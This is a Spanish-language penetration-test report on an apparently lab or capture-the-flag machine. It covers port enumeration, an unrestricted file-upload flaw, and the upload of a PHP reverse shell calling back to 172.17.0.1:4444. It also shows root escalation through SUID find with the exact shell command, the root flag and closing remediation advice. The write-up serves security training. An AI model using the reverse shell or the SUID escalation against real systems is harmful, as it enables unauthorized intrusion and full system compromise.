INFORME TÉCNICO DE SEGURIDAD

Análisis de Vulnerabilidades y Explotación Controlada

---

1. Información General

- **Nombre de la máquina: LEGACY INTRANET SERVER**
- **Dificultad : Easy**
- **Dirección IP :172.17.0.2**
- **Fecha :25:12:2025**
- **Auditor** :Dante Paz

---

2. Alcance y Objetivo

El objetivo del presente informe es documentar el proceso de análisis de seguridad realizado sobre la máquina evaluada, identificando vulnerabilidades, demostrando su impacto y describiendo las técnicas utilizadas para la explotación controlada del sistema.

---

3. Metodología Utilizada

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

- Enumeración de servicios
- Visualización de aplicaciones web
- Identificación de vulnerabilidades
- Explotación
- Escalada de privilegios
- Obtención de evidencias

---

4. Enumeración de Servicios

Herramientas utilizadas


- Nmap

Procedimiento

Se realizó un escaneo de puertos y servicios para identificar la superficie de ataque disponible.

Resultados relevantes

- Puerto 22/tcp – ssh
- Puerto 25/tcp – smtp
- Puerto 80/tcp – http
- Puerto 139/tcp – samba
- Puerto 445/tcp – samba



---


5. Visualización Web

Herramientas utilizadas

- Navegador web

Hallazgos

Durante la inspección ocular se identifico la implementación insegura de la **funcionalidad de carga de archivos** en el formulario "**Ticket de Soporte**" funcionalidad relevantes que ampliaron la superficie de ataque.



---

6. Vulnerabilidad Identificada

- **Nombre de la vulnerabilidad: Carga de archivos sin restingciones**

Descripción

Descripción: Se ha identificado que el sitio web permite a los usuarios enviar archivos al servidor remoto a través de un formulario HTTP POST con codificación multipart/form-data. La aplicación no valida correctamente la extensión o el contenido de los archivos cargados, lo que permite la **subida de archivos arbitrarios**.

Impacto

Esta vuelneravilidad puede impacto critico: ejecución remota de códigos , compromiso total del servidor, exfiltración y robo de datos, modificación de la informacion

---


7. Explotación

Procedimiento

Se procedio a cargar un archivo malisioso con el cual se logro explotar una reverse shell exitoso

Payload / Comandos utilizados


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```



Procesando...

Archivo subido exitosamente.

Ruta del archivo: uploads/rever.php



---

8. Escalada de Privilegios

Método utilizado

Escalada de privilegios mediante abuso del bit SUID en el binario findEvidencia

Descripción: Durante la auditoría, se identificó que el binario del sistema /usr/bin/find tiene configurado el bit SUID (*Set User ID*) con permisos de root. Esta configuración permite que cualquier usuario ejecute el comando con los privilegios del propietario del archivo (root). Dado que find posee la capacidad de ejecutar comandos externos mediante el parámetro -exec, un atacante puede invocar una shell con privilegios elevados.


Como resultado de esto se logro una escala de privilegios exitosa logrndo permisos de root y accediendo a al directorio de este consiguiendo acceso a nuestra flag

```
$ find / -perm -4000 -type f -ls 2>/dev/null
4861689    40 -rwsr-xr-x   1 root     root        40168 May 17  2017 /bin/su
4861674    44 -rwsr-xr-x   1 root     root        44552 Nov  8  2014 /bin/ping6
4861706    28 -rwsr-xr-x   1 root     root        27416 Mar 29  2015 /bin/umount
4861668    40 -rwsr-xr-x   1 root     root        40000 Mar 29  2015 /bin/mount
4861673    44 -rwsr-xr-x   1 root     root        44104 Nov  8  2014 /bin/ping
5137215   932 -rwsr-xr-x   1 root     root       952440 Dec 21 04:35 /usr/sbin/exim-4.84-3
4862889    56 -rwsr-xr-x   1 root     root        54192 May 17  2017 /usr/bin/passwd
4862828    76 -rwsr-xr-x   1 root     root        75376 May 17  2017 /usr/bin/gpasswd
4862780    56 -rwsr-xr-x   1 root     root        53616 May 17  2017 /usr/bin/chfn
4862782    44 -rwsr-xr-x   1 root     root        44464 May 17  2017 /usr/bin/chsh
4862877    40 -rwsr-xr-x   1 root     root        39912 May 17  2017 /usr/bin/newgrp
5137736   232 -rwsr-xr-x   1 root     root       233984 Nov  8  2014 /usr/bin/find
5137781  4956 -rwsr-xr-x   1 root     root      5072560 Jun 24  2020 /usr/bin/alpine
5137766    52 -rwsr-xr-x   1 root     root        51312 Sep 30  2019 /usr/bin/ab
5137751     4 -rwsr-xr-x   1 root     root           39 Feb  2  2018 /usr/bin/7z
5121113   292 -rwsr-xr--   1 root     messagebus   298608 Jun  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
5121355   456 -rwsr-xr-x   1 root     root       464904 Mar 25  2019 /usr/lib/openssh/ssh-keysign
$
```

```
$ /usr/bin/find . -exec /bin/sh \; -quit
whoami
root
cd /root
ls
flag.txt
cat flag.txt
root_flag{gtfobins_suid_privesc_win}
```

---

9. Resultados Obtenidos



Se logró el compromiso total del sistema evaluado.

---

10. Impacto de Seguridad

Impacto técnico

- Ejecución remota de comandos
- Acceso no autorizado
- Escalada de privilegios

Impacto operativo

Riesgo crítico para la confidencialidad, integridad y disponibilidad del sistema.

---

11. Recomendaciones

- Validar extensiones y tipos MIME en cargas de archivos
- Aplicar principio de mínimo privilegio
- Revisar configuraciones del bit SUID

---

12. Conclusión

El análisis realizado demuestra que una combinación de malas configuraciones permitió el compromiso total del sistema. Una correcta implementación de controles de seguridad habría prevenido el ataque.
